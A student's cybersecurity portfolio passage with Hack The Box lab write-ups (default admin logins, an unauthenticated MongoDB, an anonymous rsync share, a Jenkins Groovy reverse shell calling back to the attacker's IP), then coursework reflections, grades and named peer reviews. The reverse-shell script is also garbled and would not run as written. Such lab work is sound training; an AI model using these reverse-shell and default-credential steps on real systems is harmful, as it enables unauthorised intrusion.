I wanted to find other folders in the same directory, so I did some directory busting with dirbuster. It found that there was another page called “admin.php”


```
(kali㉿kali)-[~]
$ sudo gobuster dir -w /usr/share/dirb/wordlists/common.txt -u 10.129.127.125
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:                      http://10.129.127.125
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/dirb/wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.5
[+] Timeout:                  10s
2023/06/16 11:56:11 Starting gobuster in directory enumeration mode
[+] /admin.php (Status: 200) [Size: 999]
Progress: 4575 / 4615 (99.13%)
2023/06/16 11:56:28 Finished
```

I checked the page, and it was an admin login for nginx. I searched in google for possible default passwords and tried a few. It turned out to be default admin password.



Username: admin

Password: admin



I logged in and got the flag for completing the machine.

33: Mongod

Mongod is an easy machine in the PWN category. I started with basic enumeration.

```
(kali㉿kali)-[~]
└─$ nmap -p- --min-rate=1000 -sV 10.129.127.133
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 12:14 EDT
Stats: 0:00:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
Connect Scan Timing: About 49.30% done; ETC: 12:15 (0:00:34 remaining)
Nmap scan report for 10.129.127.133
Host is up (0.036s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
27017/tcp open  mongodb MongoDB 3.6.8
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.82 seconds
```

The scan shows that the following two ports are open - port 22 running the SSH service & port 27017 running the MongoDB server. I downloaded MongoDB and connected to the server.

```
(kali㉿kali)-[~/mongodb-linux-x86_64-3.4.7/bin]
└─$ ./mongo mongoDB://10.129.127.133:27017
MongoDB shell version v3.4.7
connecting to: mongoDB://10.129.127.133:27017
MongoDB server version: 3.6.8
WARNING: shell and server versions do not match
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
  http://docs.mongodb.org/
Questions? Try the support group
  http://groups.google.com/group/mongodb-user
Server has startup warnings:
2023-06-16T16:13:09.531+0000 I STORAGE  [initandlisten]
2023-06-16T16:13:09.531+0000 I STORAGE  [initandlisten] ** WARNING: Using the XFS filesystem is strongly recommended with the WiredTiger storage engine
2023-06-16T16:13:09.531+0000 I STORAGE  [initandlisten] **          See http://dochub.mongodb.org/core/prodnotes-filesystem
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten]
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten] ** WARNING: Access control is not enabled for the database.
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten] **          Read and write access to data and configuration is unrestricted.
2023-06-16T16:13:12.963+0000 I CONTROL  [initandlisten]
> █
```

I used “show dbs;” to list all available databases on MongoDB.

```
> show dbs;
admin          0.000GB
config         0.000GB
local          0.000GB
sensitive_information 0.000GB
users          0.000GB
> □
```

I selected sensitive_information database with the command “use”. And then command “show” to show me the flag for completing the challenge.

```
users          0.000GB
> use sensitive_information;
switched to db sensitive_information
> show collections;
flag
> db.flag.find().pretty();
{
    "_id" : ObjectId("630e3dbc82540ebbd1748c5"),
    "flag" : "1b6e6fb359e7c40241b6d431427ba6ea"
}
> □
```

34: Synced

Synced is and easy machine in the PWN category. I started with enumeration.

```
(kali㉿kali)-[~/home]
$ nmap -p- --min-rate=1000 -sv 10.129.228.37
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 22:24 EDT
Nmap scan report for 10.129.228.37
Host is up (0.022s latency).
Not shown: 65534 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
873/tcp    open  rsync   (protocol version 31)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/. 
Nmap done: 1 IP address (1 host up) scanned in 45.97 seconds
```

The scan shows that only port 873 is open. Moreover, Nmap informs us that the service running on this port is rsync. rsync is an open source utility that provides fast incremental file transfer.

The way rsync works makes it an excellent choice when there is a need to synchronize files between a computer and a storage drive and across networked computers. Because of the flexibility and speed, it offers, it has become a standard Linux utility, included in all popular Linux distribution by default.

I connected with rsync. And then traversed through the directories.

```
└─(kali㉿kali)-[~/home]
└$ rsync -list-only 10.129.228.37::public
Anonymous Share
```

Looking at the output, I could access a directory called public with the description Anonymous Share. It is a common practice to call shared directories just shares. Let's go a step further and list the files inside the public share.

```
└─(kali㉿kali)-[~/home]
└$ rsync -list-only 10.129.228.37::public/flag.txt
-rw-r--r-- 33 2022/10/24 17:32:03 flag.txt
```

I noticed a file called flag.txt inside the public share. My last step was to copy/sync this file to our local machine. To do that, I followed the general syntax by specifying the SRC as public/flag.txt and the DEST as flag.txt to transfer the file to our local machine. Then I cat'd out the flag and pwned the machine.

```
└─(kali㉿kali)-[~/home]
└$ sudo rsync 10.129.228.37::public/flag.txt flag.txt
[sudo] password for kali:


└─(kali㉿kali)-[~/home]
└$ cat flag.txt
72eaf5344ebb84908ae543a719830519
```

35: Pennyworth

Pennyworth is an easy machine in the PWN category. I started with enumeration.

```
└─(kali㉿kali)-[~/home]
└$ sudo nmap -sC -sV 10.129.205.9
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-16 22:44 EDT
Nmap scan report for 10.129.205.9
Host is up (0.067s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
8000/tcp  open  http    Jetty 9.4.39.v20210325
|_http-server-header: Jetty(9.4.39.v20210325)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
| http-robots.txt: 1 disallowed entry
|_/
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.05 seconds
```

From the output of the scan, I found a singular result of interest. Jetty version 9.4.39.v20210325 is running on an open TCP port 8080. Like any other HTTP server, I had to use our browser to explore this service easily. Navigating to the IP address of the target through our URL search bar will yield an error, as I needed to specify the port the service is running on. Looking back at the scan, the service is not running on port 80, which is the one your browser would be expecting if you input the IP address of the target alone. However, if I specify the IP: PORT combination as shown below, we will meet the following result.



I found the default password for root access to Jenkins and logged in.

The Jenkins dashboard displays the following information:

- Build Queue:** Shows one item: "Groovy Script" (Status: N/A).
- Build Executor Status:** Shows two executors: "1 idle" and "2 busy".
- My Views:** Shows a list of views: "New Item", "People", "Build history", "Manage Jenkins", "My Views", "Available Resources", and "New View".
- Right-hand sidebar:** Includes links for "Add description", "Atom feed for all", "Atom feed for failures", and "Atom feed for just latest builds".


I navigated to the script console in Jenkins and ran a reverse shell script from GitHub.



The screenshot shows the Jenkins Script Console interface. At the top, there's a toolbar with icons for file operations and a search bar. Below that is a header bar with the title "Script Console". The main area contains a code editor with the following Groovy script:


```
String host="10.10.14.80";
int port=8000;
String cmd="/bin/bash";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream();pe=p.getErrorStream();si=s.getInputStream();
OutputStream po=p.getOutputStream();so=s.getOutputStream();while(si.available()){
if (si.available()>0)pi.read();so.write(po.read());po.flush();Thread.sleep(50);try{
while(si.available()>0)pi.write(si.read());so.flush();po.flush();Thread.sleep(50);}catch (Exception e){}p.destroy();s.close();}
```

I opened a net cat listener on port 8000 which helped me establish reverse shell connection with Jenkins.



A terminal window on a Kali Linux machine. The user runs the command `nc -lvpn 8000`. It starts listening on port 8000 and then receives a connection from the IP address 10.10.14.80, port 60966. The session is established.

After I connected to the machine I explored its contents, navigated to the flag and pwned the machine.



The terminal window shows the user navigating through the directory structure of the Jenkins container. They run `ls` to see the contents of the root directory, which includes standard Linux directories like `bin`, `boot`, `dev`, `etc`, `home`, `lib`, `lib32`, `lib64`, `libx32`, `lost+found`, `media`, `mnt`, `opt`, `proc`, `root`, `run`, `sbin`, `snap`, `srv`, `sys`, `tmp`, `usr`, `var`, and `cd /root`. The user then runs `ls` again in the `/root` directory, where they find a file named `flag.txt`. They use `cat flag.txt` to read the file, which contains the flag: `9cdfb439c7876e703e307864c9167a15`.

4.0 CompTIA security + certificate



Learning outcome 1: the security specialist

For security specialist learning outcome, I have completed the Forensics case “Jessie Pinkman. My tasks were to go through a series of data dumps, find useful, incriminating evidence and compile it into evidence that can be used in court against the suspects. I also explored creating my own secured environment using Wazzuh as the center of my network (SIEM). In the first weeks of the semester, I also explored working with Security Onion – A compilation of various blue teaming tools made for easy and fast learning from everything cyber security has to offer. For more information about Security Onion and

my mini-Security operation center you can find about a hundred pages up in this portfolio. For more information about Jessie Pinkman's forensic case please refer to my portfolio on Canvas.

Learning outcome 2: the researcher and developer

As evidence about my work on the researcher and developer learning outcome I have conducted research on different group project related topics. I have a total of 4 research evidence materials to prove that:

- Sprint 1: Research on IoT protocols
- Sprint 2: Research on known vulnerabilities for the Foscam IP camera IoT device.
- Sprint 3: Research on Flipper Zero's Bluetooth and RFID capabilities and how to use them to attack IoT devices.
- Sprint 4: Research on "EMO Living AI IoT" Bluetooth capabilities and vulnerabilities.

For more information about these documents please refer to my portfolio on canvas in the folder "Group Project".


I also completed 2 personal projects:

- Completing 35 "hack the box" machines/challenges.
- Getting CompTIA Security + certification

Learning outcome 3: the security professional

As evidence about my work on the security professional learning outcome I wrote a magazine research publication on topic "TikTok the evil within" which my teachers Casper and Stephan liked.

As evidence about my group participation, I have uploaded a screenshot of my group's Trello board and I have marked which task I have participated in (see screenshot below).



I saw an improvement in my communication skills and group related work. Below I have uploaded screenshots of my communication with my study coach and screenshots of my group peer reviews.

Grades > Arbaliev, Ivan.I.D.

Grades for Arbaliev, Ivan.I.D.

Course				Arrange By	
ICS-IC57-CMK	Due Date	<input checked="" type="checkbox"/>	<input type="checkbox"/>	Print Grades	
Assignments Learning Mastery					
Name	Due	Status	Score		
work 1: personal introduction	Feb 10 by 11:59pm	✓			
work 2: orientation on your specialization	Feb 17 by 11:59pm	LATE	✓		
research publication (deadline reviews)	Jun 1 by 11:59pm	✗	#9		
Group project Sprint deliverables (recurring)	Jun 2 by 11:59pm	✗	#9		
Learning Portfolio (recurring)	Jun 2 by 11:59pm	LATE	-	#16	
Personal project Sprint deliverables (final!)	Jun 9 by 11:59pm	✗	#4		
Roll Call Attendance	Assignments	-			
Assignments		0%	0.00 / 1.00		
Formative Indication		N/A	0.00 / 0.00		
Total		0%			

Feedback

Attempt 1 Feedback:

Mar 3 at 9:10pm
IoT Best and Worst Practices
- Galli, Raphael R.C.S.X.

Mar 7 at 10:02am
see my feedback in the attached file
- Pu, Xuemei X.

Mar 7 at 10:02am
IoT Best Good and Bad Practices
- Pu, Xuemei X.

Mar 21 at 9:33am
Hi team, when are you going to update the feedback and re-submit it?
- Pu, Xuemei X.

Mar 22 at 2:53pm
Updated project plan as per requested.:)
- Galli, Raphael R.C.S.X.

Mar 22 at 7:20pm
The zip file contains an updated version of the project plan along with all of the documented research during this sprint and the presentation.
- Rachev, Stefan S.T.


May 16 at 9:38am
missed sprint 3 submissions, please submit it before 20th May.
- Pu, Xuemei X.

May 19 at 9:56pm
There were too many files (e.g. videos and PCAPs) to deliver them individually, but the files can be found and explored in the Sprint 3 directory on our Teams channel.
- Loemans, Sjors S.G.A.



Arbaliev, Ivan I.D.

C



Checkpoint 11 Week16: plan to bring LOs to proficient level 06-06-2023



Arbaliev, Ivan I.D. 3 days ago

This week i showed my work for all the sprints for the group project to my coach and she liked it. This week i am going to focus on finalizing hack the box. My comptia security + certificate exam is scheduled on 12th of june Monday. Ive had a lot of problems trying to register myself for the exam. i didnt receive my exam codes via email so i had to call customer support and receive them manually.



Write a summary of what you discussed with your teacher...

[Post Feedback](#)

Checkpoint 10 Week15: progress update 30-05-2023



Pu, Xuemei X. (Teacher) 14 days ago

please be proactive and contribute to the group project. create a plan to catch up.



Arbaliev, Ivan I.D. 7 days ago

This week I discussed my group project status with my coach. She wanted to see the work that i did during the 4 sprints. I am going to update my portfolio with my group work by the end of the week.

My personal projects are going fine. I got a proficient grade on my blue teaming project.

Checkpoint 9 Week 13: portfolio review talk (xp) 16-05-2023



Arbaliev, Ivan I.D. a month ago

Last week i completed my blue teaming project. This week i will focus on completing my research publication because the deadline is near. I will also resubmit every deliverable i have into the "portfolio" section.

Checkpoint 8 Week12: Personal project update 09-05-2023



Pu, Xuemei X. (Teacher) a month ago

good to see your "blue team" project results. keep going. do not forget to finish your courses to get the certificates.



Arbaliev, Ivan I.D. a month ago

This week i discussed my blue teaming project with my student coach and my specialization teachers. I am making progress towards completing my Comptia Security+ certificate. I am studying from a videobook and bought practice exams.

Checkpoint 7 Week10: reflection 18-04-2023**Arbaliev, Ivan I.D.** 2 months ago

This week I spoke with my study coach about my personal project adjustments. I wanted to change my project goals to "hack 50 machines" in hack the box instead of "get the rank of pro hacker" because i found out that points are taken away from me when a machine gets retired.

I also spoke with my blue teaming teacher about some blue teaming projects adjustments and he accepted them.

Hack the box is taking longer than i expected which may slow my project progress.

Checkpoint 6 Week9: LO's progress update(xp) 11-04-2023

⚠ No feedback submitted.

Checkpoint 5 Week8: semester LO's progress update 04-04-2023**Arbaliev, Ivan I.D.** 2 months ago

This week i presented my specialization project and the teachers liked it but had small remarks that need more attention. I am working almost full time on hack the box. I have completed the starter machines and i am documenting the challenges in my portfolio.

Casper liked my article research topic and gave me some ideas how to do some testing for it.

The atmosphere in the team is not tense and work is going smoothly.

I am concerned about my time management because hack the box takes longer than i expected per machine and i have no idea whether i will have enough time for the CompTIA security+ certification.

Checkpoint 4 Week5: PSP updates 14-03-2023**Arbaliev, Ivan I.D.** 3 months ago

In week 5 we discussed our progress on the first sprint of the semester.

The coach had remarks about my personal project topic. She said that the certification i had chosen to take was a bit too easy for a student in advanced cyber security, so i must come up with a new topic by the end of the week.

My portfolio is going well. I started exploring security onion (blue teaming lectures) and i will have it documented in my portfolio by the end of the week.

I am also doing research for my group project (going through amazon, looking for IoT devices that might be interesting to hack and categorizing them into groups).

Checkpoint 3 Week4: 1st portfolio assessment 07-03-2023**Arbaliev, Ivan I.D.** 3 months ago

In week 4 we discussed our progress on the group project with our coach. She had small remarks about our current state of the documents which we fixed the same day.

For my personal project i decided to get a cyber security certificate (CompTIA Security+). I think it will be very beneficial for my future career to take it. I will submit my personal project proposal by the end of the week.

Arbaliev, Ivan I.D.

Create checkpoint

IoT best good and bad practice - coach Xuemei

Florea, Victor V.
Galli, Raphael R.C.S.X.
Lier, Freek F.H.P. van
Loomans, Sjors S.G.A.
Rachev, Stefan S.T.
Weijs, Bas B.A.F.J.

Checkpoint 5 Week16: final peer review 06-06-2023

- Self rating:** 5
- Average peer rating:** 5
- Average group feeling:** 5

I have fixed my group project contribution. I am done with hack the box personal project and now i am ready to take my comptia exam as soon as possible.

He is capable but he isn't prioritizing properly. Once he sits down to do something however he thorough.

Took the received feedback seriously and improved according to this feedback. Is present on time and does his assigned tasks.

Improved this sprint, is more pro active than before

Checkpoint 4 Week 15: Sprint 4 feedforward/feedback 30-05-2023

- Self rating:** 5
- Average peer rating:** 5
- Average group feeling:** 5

I have taken extra tasks for the group project to fix my group participation.

Tries his best to be present and to contribute to the project.

I think Ivan contributes to the group project, but I believe he may have some difficulties in proactively taking up tasks and making them specific with a well-defined output. Some of his work may have... [Read more](#)

Is present most of the time, and is evident that he is trying his best to help out

Good! As a team we should improve communication.

Checkpoint 3 Sprint 3 feedforward/ feedback 17-05-2023

- Self rating:** 5
- Average peer rating:** 5
- Average group feeling:** 5

After our group meetings, they do their tasks but i have no idea what is left to do and what is taken by someone. I feel like im left outside of the group for the most time.

Continues to look for ways to help the group out

Good! As a team we should improve communication.

Is not present often. Does not contribute much to the group project.

Checkpoint 3 Sprint 3 feedforward/ feedback 17-05-2023		😊
	😊	After our group meetings, they do their tasks but i have no idea what is left to do and what is taken by someone. I feel like im left outside of the group for the most time.
	😊	Continues to look for ways to help the group out
	😊	Good! As a team we should improve communication.
	😊	Is not present often. Does not contribute much to the group project.

Checkpoint 2 Sprint 2 feedforward/ feedback 18-04-2023		😊
	😊	I am motivated to pass.
	😊	Good work was done this sprint in investigating vulnerabilities.
	😊	Is present, and continues to be a helpful addition to the team
	😊	Is never on time, does not actively participate in the project and is gone after a couple hours.
	😊	Doesn't contribute much to the project, only comes to school for meetings.

Checkpoint 1 Week6: feedforward/ feedback 21-03-2023		😊
	😊	I worked on Foscam in the first sprint
	😊	Good job on research and collecting information.
	😊	Is present, and does ask for review of his completed tasks.
	○	I think you can be a little bit more proactive in terms of coming up with ideas/work and taking up tasks. Although your prior knowledge and main profile may not always match the existing tasks. Don't ... Read more
	😊	Hasn't really contributed much to the project and is often late.
	😊	Almost always too late and does not actively participate in the group

Privacy Policy - Developed by